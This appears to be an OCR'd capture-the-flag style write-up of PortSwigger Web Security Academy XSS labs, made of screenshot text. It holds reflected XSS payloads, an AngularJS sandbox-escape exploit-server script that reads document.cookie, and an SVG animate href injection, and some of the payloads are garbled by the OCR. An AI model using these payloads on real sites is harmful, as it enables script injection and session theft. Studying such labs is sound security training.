
❖ Reflected XSS with AngularJS sandbox escape and CSP








Reflected XSS with AngularJS
Stored XSS into onclick event
Reflected XSS into a JavaScript
https://0a73000703ae356c80efa85b00fa0067.web-security-academy.net/?search=%22%3E%3Cimg+src%3Dx+onerror%3Dalert(1)%3E
Getting Started
ASUS Software Portal ...
MyASUS Software - G...
McAfee LiveSafe
Autools - Google Search
Home
0 search results for '"><svg src=x onmouseover=alert(1)>'
<svg src=x onmouseover=alert(1)>
Search
< Back to Blog
Search
ENG
5:02 PM
2/23/2024



Reflected XSS with AngularJS
Stored XSS into onclick event
Reflected XSS into a JavaScript
view-source:https://0a73000703ae356c80efa85b00fa0067.web-security-academy.net/?search=%3Csvg+src%3Dx+onmouseover%3Dalert(1)%3E
Getting Started
ASUS Software Portal ...
MyASUS Software - G...
McAfee LiveSafe
Autools - Google Search
<h1>0 search results for '<svg src=x onmouseover=alert(1)>'</h1>
Search
ENG
5:03 PM
2/23/2024



Reflected XSS with AngularJS
Exploit Server: Reflected XSS
Stored XSS into onclick event
Reflected XSS into a JavaScript
https://exploit-0ac000ab033435178072a7fc01830001.exploit-server.net
Getting Started
ASUS Software Portal ...
MyASUS Software - G...
McAfee LiveSafe
Autools - Google Search
Head:
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Body:
<script>
Location='https://0a73000703ae356c80efa85b00fa0067.web-security-academy.net/?search=%3Cinput%20id=x%20ng-focus=$event.path|orderBy:
%27(z=alert)-(document.cookie)%27%3E#x';
</script>
Store
View exploit
Deliver exploit to victim
Access log
Search
ENG
5:11 PM
2/23/2024

❖ Reflected XSS with event handlers and href attributes blocked






0a1d0008046c510b8109b6660
https://0a1d0008046c510b8109b666006a00c0.web-security-academy.net/?search='> <img+src%3Dx+onerror%3Dalert(1)>
Getting Started
ASUS Software Portal ...
MyASUS Software - G...
McAfee LiveSafe
3utools - Google Search
JSON
Raw Data
Headers
Save
Copy
Collapse All
Expand All
Filter JSON
"Tag is not allowed"
Search
ENG
7:16 PM
2/23/2024



0a1d0008046c510b8109b6660
tributeName%3Dgref+values%3Djavascript%3Aalert(1)+-+%2F%3E%3Ctext+x%3D20+y%3D20%3EClick%20me%3C%2Ftext%3E%3C%2Fa%3E
Getting Started
ASUS Software Portal ...
MyASUS Software - G...
McAfee LiveSafe
3utools - Google Search
JSON
Raw Data
Headers
Save
Copy
Collapse All
Expand All
Filter JSON
"Tag is not allowed"
Search
ENG
7:23 PM
2/23/2024



Reflected XSS with event handl
https://0a1d0008046c510b8109b666006a00c0.web-security-academy.net/?search=<svg><a><animate+attributeName%3Dgref+va
Getting Started
ASUS Software Portal ...
MyASUS Software - G...
McAfee LiveSafe
3utools - Google Search
Web Security Academy
Reflected XSS with event handlers and href attributes blocked
Back to lab description
LAB
Not solved
Home
Click me
0 search results for '
Search the blog...
Search
< Back to Blog
Search
ENG
7:32 PM
2/23/2024


❖ Reflected XSS protected by very strict CSP, with dangling markup attack




